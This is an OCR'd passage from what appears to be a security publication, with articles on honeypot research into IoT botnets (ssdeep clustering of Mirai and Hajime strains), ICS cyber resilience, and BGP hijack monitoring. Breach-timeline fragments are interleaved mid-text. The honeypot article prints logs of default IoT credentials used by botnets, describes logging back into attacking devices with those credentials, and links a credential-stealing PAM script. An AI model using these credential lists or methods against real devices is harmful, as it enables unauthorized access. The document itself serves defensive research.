One early observation was that bots have a hard time handling anything even remotely secure/correctly configured. Most of the bots hammering against my honeypots had problems handling basic things like:

- Authentication delays
- Connection limitations
- Maximum number of authentication attempts
- Strong(ish) ciphers

This just goes to show how weakly all of those IoT devices are configured, compared to a normal server.

The randori mechanism

The randori mechanism, like its predecessor aiki, tries to be as non-invasive as possible, while still getting all the information I need:

- Try all usernames/passwords the attacker uses to attack us
- Try only those credentials, against the same service (telnet/SSH), nothing more
- Back out of the authentication process as early as possible
- Try not to execute code on the attacker

For anyone running the code, the most important part of being non-invasive is simply:

- Resist temptation

The code used to connect back using telnet was both complicated and ugly. The reason is very simple: telnet is old and ugly. SSH is much cleaner and allows for better controlled interactions. See my ECSP article of last year for details.

(1) https://github.com/ONsec-Lab/scripts/tree/master/pam_steal

Cloned smart phone can be used for payment via NFC.

So much fail!

In building and analysing all of this, I've made countless mistakes:

- Too strongly configured honeypot: hardly any attacks
- Too much logging: required disk space became a serious issue

And also some structural failures:

- The applied (regular) logging methods are unable to register and reveal some interesting attack details;
- Failing an appropriate PAM integration, protocols like RDP and VNC could not be tested.

> A ten ton catastrophe, on a sixty pound chain
>
> [Nick Cave, Jubilee Street]

Results

I have created a tag cloud of the usernames and passwords I found to be working during a couple of months of testing randori. The number before every username:password combination is the number of unique devices the username:password combination worked on.

Figure 2: Tagcloud usernames and passwords

I changed my mind

As the credentials in the tag cloud above kept pouring in, I was completely focused on the classic questions people in information security ask themselves. Questions like: "Who were these people attacking me? What were their Tools, Techniques and Procedures (TTP)? Could I link their attacks to known campaigns?"
Until one night it suddenly hit me: I had been so focused on the war, I forgot about the casualties. Studying the results, I realised I could use it to analyse systemic weaknesses and catalogue infections. The IoT Cyber battlefield turned into an IoT Cyber pandemic. This is the paradigm shift I experienced.

Medicine model

I started to study botnets as pathogens living in host populations. When it comes to medicine and studying pathogens, we are standing on the shoulders of giants like Florence Nightengale (her famous data visualisation on the left) and John Snow (he conducted one of the first double blind experiments ever).




Figure 3: Snownight

EternalBlue exploit leaked by Shadow Brokers.

Studying botnets as pathogens

To study the botnets, I designed a method to classify the different attacks into different strains of bots. I'll start with a short overview of the methods involved. I will explain the different steps immediately afterwards.

First I created a database table of IPs with a concatenated list of distinct SSH clients observed. (distinct_clients):

```
distinct(clients.ip),group_concat(distinct(clients.client))
```

Next I created a table of IPs with a all user/password combos used by a single IP as another concatenated list (all_user_pass_combos):

```
distinct(ip),group_concat(user,pass)
```

I then combined the two lists (technically, strings of words) to create a ssdeep hash of the ssh client strings and credentials

```
ssdeep.hash(distinct_clients + all_user_pass_combos)
```

How ssdeep can help

Ssdeep hashing is something very likely unfamiliar to most. Hashing is a specific technique of creating a digital fingerprint of a piece of information. Usually, hashing is used to create a unique fingerprint of the information. But ssdeep is special, in that it is a very compact and fast method to compare two different pieces of information to discover how much they are *the same*. The great thing about ssdeep hashes is that they have a high tolerance for the "fuzzyness" of bruteforce attacks: a missed username/password pair only affect a small portion off the hash. By fingerprinting attacks with ssdeep hashes, we can see if some of them are similar.

As an example, below are two attacks against one of my honeypots. The software library used by the botnet to attack my ssh service is libssh2_1.7.0. As you can see, the bots are trying a username (admin) with a number of different passwords (asdf123, 1q2w3e4r, abc123@). Creating two ssdeep hashes and then comparing those, gives me their similarity as a number between 0 (no similarity) and 100 (the hashes are exactly the same). In the example below, the similarity is 32.

```
ssdeep.hash("libssh2_1.7.0|adminasdf123adminasdf123adminasdf123
             admin1q2w3e4radmin1q2w3e4radmin1q2w3e4r")
'3:EWKv8Vz+IXLEWIXLEWIXLoi+KU9i+KU9R:EWKvEz+qwWqwWqUinU9inU9R'
ssdeep.hash("libssh2_1.7.0|adminasdf123adminasdf123adminasdf123
             adminabc123@adminabc123@adminabc123@")
'3:EWKv8Vz+IXLEWIXLEWIXLEHTuTuG:EWKvEz+qwWqwWqwy'
ssdeep.compare("3:EWKv8Vz+IXLEWIXLEWIXLEHTuTuG:EWKvEz+qwWqwWqwy",
   "3:EWKv8Vz+IXLEWIXLEWIXLoi+KU9i+KU9R:EWKvEz+qwWqwWqUinU9inU9R")
32
```

This is great, but it also shows the problem. To compare all the attacks in a meaningful way, it looks like I would need to compare every hash with every other hash. Except I don't.

Botnet strain grouping with ssdeep

Internally, the ssdeep hash uses a simple way to determine whether it is worth the effort to compare two strings. It rolls over both hashes, looking for 7 characters (characters 1 to 7, 2 to 8, 3 to 9 etc.) which are the same. If it can find some, the algorithm will tell us the strings have similarity. I have created a tool called kathe which uses the same method to group together and link hashes which have some similarity. This allowed me to study all the attacks and define, based on attack patterns, which families of botnets

were attacking me. Because we are essentially dealing with a "cyber pathogen", I'll refer to these different families as botnet *strains*.

Botnet strains attacking a honeypot

Below is a graphic with an overview of all the bots attacking all of my honeypots, and how they are connected. The ssdeep hashes which are similar are grouped closer together. If there is a similarity, a line is drawn between the ssdeep hashes. It is important to remember that if two or more bots do exactly the same, they'll generate identical hashes.




Figure 4: ssdeep matching

By looking closely at some hashes we can get a better feeling for what is happening inside these clusters. The first cluster worth a look is the one on the left.

The left cluster




Figure 5: Left cluster

Querying the Redis datastore and SQLite database shows us exactly what was happening with this bot (the IP address is fake). First we query Redis with an ssdeep string:

```
smembers info:ssdeep:3:B2zkdaKoIxJqK4axsdn:WUawBqn
```

It returns the sha256 hash of the fingerprint and the IP address:

```
"sha256:f1bd01791c71e0c8e74b8f0e245a4628bb5d90b3a67db2d6f1a1749a1ea14d85:
 filename:198.51.100.194"
```


Punycode used to mislead users into clicking on malicious links.

If we feed the IP address in the log we can see what the bot actually tried:

```
select * from attacks1 where ip = '198.51.100.194';
1|2017-09-07T02:51:12+00:00|sshd|198.51.100.194|root|uClinux
1|2017-09-07T02:51:14+00:00|sshd|198.51.100.194|root|admintrup
1|2017-09-07T02:51:16+00:00|sshd|198.51.100.194|root|admin
1|2017-09-07T02:51:17+00:00|sshd|198.51.100.194|root|Zte521
1|2017-09-07T02:51:19+00:00|sshd|198.51.100.194|root|anko
1|2017-09-07T02:51:22+00:00|sshd|198.51.100.194|root|dreambox
```

I have no idea which specific bot-strain this is, but there are apparently a lot of them. Next up is the cluster on the right.




Figure 6: Right cluster

The pattern of this one, attacking telnet (the "login" service), matches very nicely with the botnet researchers have named MIRAI.

```
smembers info:ssdeep:6:0XNUGPLH1BYBBXyXWA2mUGmORfA
         sTZOaiq0rLHOfuAyjoALQ/yOn:0X9Pz1YyGA2m3Rf
         f9L0rLHOfuho

"sha256:ada3c6cf0d498e93dc4752e3ab76a7aa63bcaa6a7137f37996b4eef69486f5d8:
 filename:198.51.100.251"
```

Results: strains: right cluster

```
select * from attacks1 where ip = '198.51.100.251';
1|2017-08-11T19:25:49+00:00|login|198.51.100.251|guest|guest
1|2017-08-11T19:25:53+00:00|login|198.51.100.251|admin|1234
1|2017-08-11T19:26:17+00:00|login|198.51.100.251|1234|enable
1|2017-08-11T19:26:29+00:00|login|198.51.100.251|support|support
1|2017-08-11T19:26:54+00:00|login|198.51.100.251|default|enable
1|2017-08-11T19:27:06+00:00|login|198.51.100.251|guest|12345
1|2017-08-11T19:27:08+00:00|login|198.51.100.251|admin|password
1|2017-08-11T19:27:26+00:00|login|198.51.100.251|admin|Win1doW$
1|2017-08-11T19:27:51+00:00|login|198.51.100.251|12345|enable
1|2017-08-11T19:28:02+00:00|login|198.51.100.251|system|
1|2017-08-11T19:28:24+00:00|login|198.51.100.251||enable
1|2017-08-11T19:28:57+00:00|login|198.51.100.251|admin|enable
1|2017-08-11T19:29:09+00:00|login|198.51.100.251|user|user
1|2017-08-11T19:29:12+00:00|login|198.51.100.251|admin|7ujMko0admin
1|2017-08-11T19:29:37+00:00|login|198.51.100.251|password|enable
1|2017-08-11T19:30:10+00:00|login|198.51.100.251|zlxx.|enable
1|2017-08-11T19:30:22+00:00|login|198.51.100.251|admin|admin
1|2017-08-11T19:30:47+00:00|login|198.51.100.251|vizxv|enable
1|2017-08-11T19:31:20+00:00|login|198.51.100.251|xc3511|enable
1|2017-08-11T19:31:42+00:00|login|198.51.100.251|Win1doW$|enable
1|2017-08-11T19:32:04+00:00|login|198.51.100.251|000000|enable
1|2017-08-11T19:32:37+00:00|login|198.51.100.251|anko|enable
1|2017-08-11T19:33:10+00:00|login|198.51.100.251|00000|enable
1|2017-08-11T19:33:43+00:00|login|198.51.100.251|123456|enable
```

According to some researchers, a MIRAI competitor has risen which is trying to block MIRAI infections. According to those same researchers, the bot-strain they call Hajime uses the '5up' password to try to gain access to devices via telnet. Although it is a very weak indicator, the results of querying for that password shows that it is spread interestingly across multiple strains.

"Hajime" strains

Hajime is evolving and adapting as it spreads. That makes it hard to detect. It is not a complete certainty that the '5up' password equals Hajime, but the results are intriguing non the less:

"Hajime": hiding in plain sight




Figure 7: Hajime

Intel patches remote execution hole that's been hidden in chips since 2010.

May 1 2

Vulnerability discovered in Intels AMT.

Results: "Hajime" sample

```
select * from attacks1 where ip = '198.51.100.42';
1|2017-08-05T05:44:26+00:00|login|198.51.100.42|admin|ERRU$
1|2017-08-05T05:44:33+00:00|login|198.51.100.42|osteam|5up
1|2017-08-05T05:44:39+00:00|login|198.51.100.42|admin|adslroot
1|2017-08-05T05:44:47+00:00|login|198.51.100.42|admin|free
1|2017-08-05T05:44:58+00:00|login|198.51.100.42|attack|enable
1|2017-08-05T05:45:03+00:00|login|198.51.100.42|admin|online
1|2017-08-05T05:45:08+00:00|login|198.51.100.42|admin|21232
1|2017-08-05T05:45:13+00:00|login|198.51.100.42|admin|263297
1|2017-08-05T05:45:18+00:00|login|198.51.100.42|user|
1|2017-08-05T05:45:23+00:00|login|198.51.100.42|admin|amvqnekk
```

Ethics

> I will abstain from all intentional
> wrong-doing and harm.
> Whatsoever I shall see or hear
> I will never divulge.
>
> [Hippocratic Oath, (500-300 BC), paraphrased]

There are many things we can learn from the medical domain, including this base-line approach to "do-no-harm and preserve privacy".

However, there are things I would like to do, but which I cannot, because in our current "Cyber war" model, these might be crimes:

- Investigate infected devices
  - study infection vectors, mutations, case fatality rates, basic reproductive ratio's, etc.
- Help individuals with infected devices
  - similar to what @GDI_FDN does
- Hunt upstream to map and eradicate botnet strains
  - similar to what @Shadowserver does

Next steps

> Everybody wants to be a warrior.
> Nobody wants to be a nurse.

I can be short about some of the next steps I envision on the path from cyber-warfare to cyber-medicine. I want to add what I can to enable the information security community to:

- Care for those infected (cure)
- Study global cyber issues as epidemics (research)
- Help strengthen our digital ecosystem (promote digital health)
- Prevent or contain future outbreaks (prevent, care for victims)

ICS security: so much more than protection

Dana Spataru, Deloitte

Of course, infrastructure and production facilities need to be protected against the growing danger of external cyber threats. And that protection has a price tag. But smart, cyber-resilient facilities bring operational and commercial benefits, too! Compare it to your car: if you know your brakes work, you can drive faster.

We've all read the headlines about ransomware like WannaCry and NotPetya spreading chaos and panic from energy companies in one country to port facilities in another. Attacks often launched by nation states with money to burn and time on their side. But apparently, this threat alone is not enough to spur potential targets into action. Why?

The people responsible for an organisation's operating technology (OT) are generally engineers who have worked for years or even decades developing their machines and tools. They know their tools, and believe they have visibility on all the risks. Having been trained to focus on commercial aspects like costs of operation and maintenance, they tend to shrug at doom-and-gloom stories about cyber threats.

Lack of awareness

The complacency on the OT side of the organisation is partly a lack of awareness. Engineers tend to believe their facilities are safe from external threats because they're isolated from the internet. But that is a myth! An air gap between the OT systems and the rest of the IT domain is a good idea, but it is no failsafe solution. Third-party tools are regularly maintained remotely, or by external consultants who come in and physically connect their own laptops or USBs to the tools, either way exposing the OT systems to infection from the outside. The organisation's own employees may use their laptops to read out or fix computerised OT components. Whatever they say to the contrary, or however they insist that their laptop security is fully up to date, this opens a back door to intruders.

Silos

In today's large organisations, IT is an activity with its own department and own staff, headed by the CIO, while operational activities and staff are headed by the COO. This confirms an artificial divide in the way we think of these activities. IT and OT are in fact not separate domains. All operations these days involve IT. IT risks are overwhelmingly OT risks. A major step

towards understanding all these risks is mapping them out in relation to each other. As part of the bigger picture, each of them makes more sense.

This mindset should also be reflected in the workforce. Ideally, an organisation needs engineers with IT security knowhow, and IT staff with operating technology knowhow. This is not the case now, and closing that skills gap is a long-term project. Meanwhile, as long as OT and IT remain ensconced in their respective silos, they will never understand what the other side is trying to tell them. For example, when IT specialists see a security threat in a 25-year-old OT component, they will simply call for its replacement. The engineers will tap their foreheads at this ivory tower solution: replacing this crucial component would mean rebuilding the whole system from scratch, which would cost enough to bankrupt the organisation. And that's where the discussion ends. But IT staff can't be blamed for not knowing: they're often overstretched and lack insight into the nuts and bolts of the dozens or hundreds of facilities that they service.

Learning to listen

If both OT and IT learn to listen, however, they can devise solutions that work. Engineers need to take warnings from IT about unperceived threats more seriously. IT staff, in their turn, must take more account of commercial concerns, and make more of an effort to "sell" their solutions by highlighting the commercial advantages. They must also accept that in an OT environment, eliminating risks altogether is not always feasible. What they can do is mitigate risks through close monitoring, early detection and swift response protocols. Imagine you have a diamond kept in a room with one door that you cannot lock. There are still ways to keep it relatively safe, like installing an alarm on the door, and sending in guards the moment it goes off.

Patches versus real solutions

The good news is that more and more organisations are addressing cyber security issues relating to their ICS systems, sometimes following incidents such as ransomware attacks. The solutions chosen, however, are often short-term patches, which don't address the fundamental cause of the problem. Ultimately, it's not only smarter, but in many cases cheaper, to adopt a more holistic approach, looking at the overall risk and strategic objectives in the medium to long term. In our times, organisations are on the brink of transitioning into the digital era. The time can be right for a fully-fledged digital transition roadmap. One that will – obviously! – also include cyber resilience.

If an agile approach is chosen, the first steps can be taken quickly, and these will address the most urgent deficiencies - the very ones that the organisation was tempted to simply patch. The difference is that by also looking at causes and effects, the organisation can avoid patching the same thing over and over, or patching components that may not be so relevant in the future. Insight makes actions more targeted and effective. And ultimately less expensive.


Cyber security versus cyber resilience


Going forward, just as our own technology advances, cyber attacks will also become increasingly sophisticated. And given that the aggressors typically have unlimited resources and lots of time, we can safely assume that if they are determined to gain access to an organisation's OT systems, they will get in. Absolute cyber security may not be a viable option for the OT space, but cyber resilience is. Robust foundations paired with early detection and response is where our focus should be.

Carrot versus stick

The key to making progress in this area is gaining the trust and cooperation of the OT-organisation. As said, scary stories about cyberattacks do not impress engineers. What does make them sit up and take notice is smart, IT-based technology that will actually save them time and money. For example sensors that collect real-time data on the tools and signal when maintenance is needed. Or ones that monitor a process and optimise the flow of feedstock. These are technologies that engineers are eager to buy into. And this is only the beginning of what the Internet of Things will bring us.

Engineers will be sensitive to the argument that a safe environment provides the freedom to explore the massive opportunities of IoT. They will be more than willing to make their operating environment resilient to cyber threats, not because it's such a dark world out there, but because it's such a bright world. With reliable brakes on their car, they can confidently speed into the future.





A road towards a BGP observatory

Frits Kastelein, TU Delft
Anne-Sophie Teunissen, KPN CISO

In today's world, the Internet is the backbone of society. Although certain protocols like Internet Protocol (IP), Transmission Control Protocol (TCP) and Domain Name Service (DNS) are widely known, the Border Gateway Protocol (BGP) is relatively unknown. However, as the Internet's default inter-domain routing protocol, its functioning is crucial in ensuring worldwide connectivity.

When BGP was developed in the early nineties, security was not a prime focus. That is why in the case of BGP some serious weaknesses exist: Internet traffic can be re-routed towards an attacker and as a result, traffic can be dropped or data can be compromised. This is exactly why this topic needs more attention. Together with the TU Delft, KPN started a research project on BGP monitoring. Over a period of two years a BGP observatory will be developed that allows organizations – ISPs like KPN – to monitor the inter-domain routing ecosystem, conduct, and facilitate sharing of threat intelligence.

Nowadays several tools exist to detect anomalies in BGP routing. These applications monitor IP prefixes and report when an announcement for the prefixes changed. However, this approach leaves room for improvement on multiple points:

- The output of the tooling is comparatively basic. It is not possible to infer the impact of the incident, and does not show who is affected by the routing change.
- Some applications only report changes on prefixes of a specific organization, monitored through the application. This means that defenders cannot obtain insight on currently ongoing incidents elsewhere in the world, as a means of forecast, or correlate other incidents against those targeting their own networks.
- The tooling reports events, but does not classify them sufficiently. For analysis and worldwide monitoring, it would be desirable to automatically match an observed issue against a probable cause and attach a label, such as a route flapping, infrastructure failure or sub-prefix hijacking attempt.

The goal of this project is to transition away from enumeration of events towards the classification of incidents and the correlation and contextualization of events. Thus, allow for the generation of threat intelligence, by extending the current BGP monitoring

May

13 74 countries hit by NSA-powered WannaCrypt ransomware backdoor.

16 Bell Canada hacked: 2m account details swiped by mystery miscreants.

infrastructure with machine learning and inference capabilities.

Some basic knowledge of BGP and its anomalies is necessary in order to understand the topics that will be addressed later on. Therefore, we first give an overview on the workings of BGP and its vulnerabilities by explaining anomalies and attack methods.

The workings of BGP

The Internet consists of many networks –Autonomous Systems (ASes) – that are interconnected by the BGP protocol. Every AS is its own network, with its own internal topology, that operates on behalf of a single administrative entity or domain and can be identified by a unique number. An AS provides access to a set of IP addresses – or prefixes –, which it shares with other ASes through the BGP protocol. These prefixes summarize the network within the AS and when shared, in a process called peering, data and routing information is exchanged.
Sharing of this information is done based on one of the following three relationships: (1) customer-provider, (2) peer-to-peer, and (3) sibling-sibling. In a customer-provider relationship, a company is assigned several IP-addresses by an AS. In this case, the company does not need to know the topology of the internet to send or receive data. Peer-to-peer is when two parties that own an AS establish a peering relationship and share routing and data with each other. Finally, sibling-sibling is a special variant of the peer-to-peer relationship where two ASes are part of the same administrative entity or are within the same domain. An AS can have multiple relationships, spread amongst different routers, depending on the amount of IP addresses it controls and how it wants to ensure its connectivity and redundancy.
BGP is a path based routing protocol that allows ASes to exchange bundles of routes via so-called Network Reachability Information (NRI). NRIs contain bundles of prefixes and are sent, in the form of routing announcements, from AS to AS to form routes. Network administrators of each AS can, by configuring a set of decision criteria influence the way NRIs are processed. Based on the decision criteria used, certain routes are accepted and others ignored. This gives the network administrators the possibility of making (routing) business agreements with owners of other neighbouring ASes. This process is called route selection.

The route selection process is an important part of BGP. The selection process uses seven decision criteria, also called attributes, to determine which route announcement to accept when facing multiple routes leading to the same prefix. When the first attribute is indecisive which route to choose the second one is used. The top two priority attributes are highest LOCAL_PREF value and lowest AS_PATH length. First, the route learned from a peered AS with the highest LOCAL_PREF value is preferred (figure 1).

AS201 is peered with AS202 and AS203 with LOCAL_PREF values of 199 and 99 respectively. AS201 receives a route announcement from both AS202 and AS203 to the same prefix A from AS101. With multiple routes to the same prefix, the route learned from the peered AS with the highest LOCAL_PREF value is chosen. In this route, X is chosen.





Figure 1: Route selection

When peers both announce a route to the same prefix and they have the same LOCAL_PREF value, the route with the lowest AS_PATH length is chosen, in other words, the route that has passed the least amount of ASes (figure 2). In order to make business agreements, attributes like LOCAL_PREF are necessary.

AS201 is peered with AS202 and AS203 with LOCAL_PREF values of 99. AS201 receives a route announcement from both AS202 and AS203 to the same prefix A. With multiple routes to the same prefix the route learned from the peered AS with the highest LOCAL_PREF value is chosen. However, with the same LOCAL_PREF value of 99 for both peers, the highest LOCAL PREF value attribute is not decisiveness. Now the route with the lowest AS PATH length is chosen. This is route Y.



Peer	Route	AS_PATH length
AS202	X: AS2, AS3, AS202, AS201	3
AS203	Y: AS2, AS203, AS201	2

Figure 2: Route selection

However, the flexibility of BGP comes with a price: the more flexible a protocol is, the more it can be misused.

The absence of proper security measures makes BGP more vulnerable to hijacking.

Common BGP anomalies

Back in the days when BGP was developed, not many ASes existed, and peering relationships were mostly built on trust. Consequently, BGP did not need authentication measures for announcing routing

information. Nowadays, with more than 55000 ASes, solely relying on trust is not sufficient anymore. The absence of proper security measures makes BGP more vulnerable to hijacking attacks. Several methods have been proposed to solve this, but only a small number of ASes actually uses them. Unfortunately, such security improvements will be less effective if only a small portion of ASes implements them.

In short, globally applied BGP authentication measures are not in place yet, which makes monitoring and threat intelligence even more necessary.
When monitoring BGP anomalies[1] we distinguish four different categories , to better understand and later on classify the different types of anomalies.
Direct unintended anomalies are the result of BGP misconfigurations by administrators, for example a route leak. A leak occurs when an AS announces a route it is not supposed to, causing unwanted BGP traffic.
Direct intended anomalies are caused by attackers using BGP to their advantage to change existing routes in order to perform a Man In The Middle (MITM) attack, to blackhole prefixes, or to obtain data from prefixes. Of all direct intended anomalies, sub-prefix hijackings and (full)-prefix hijackings are the most common (figure 3).
Indirect anomalies are caused by malicious activities that do not directly target BGP.
A link failure occurs when BGP peering sessions are lost. A link failure is a type of anomaly where a BGP peering session is lost, causing instability for other ASes.

This example shows ISP X owning AS101 with prefix A and ISP Y owning AS201 on the other side of the world. Data can flow from AS101 to AS201 via AS202 and AS203 (green arrows) and from AS201 via AS202 and AS203 to AS101 (red arrows). In the case of a hijack or a misconfiguration AS201 announces prefix A. Due to BGP routing policies and attributes such as LOCAL_PREF and AS_PATH, AS202 and AS203 apply this route change. Now, according to AS202 and AS203, AS201 provides connectivity to IP addresses of prefix A. Consequently, data can still flow from AS101 to AS201, AS202 and AS203 (green arrows), see figure Y, but because of the newly installed routes, AS201, AS202 and AS203 cannot send data back to AS101 (red arrows).




Figure 3: Prefix hijack

First results and next steps

The first part of the research focused on collecting and analysing data from commercial monitoring providers, which contains events about hijacks, leaks and outages in BGP. Combining this data with data on ASes over the world, gave us insight into incident trends across different countries, geographical regions and sectors. This was a helpful first step, but to contextualize events and classify incidents more data is needed.

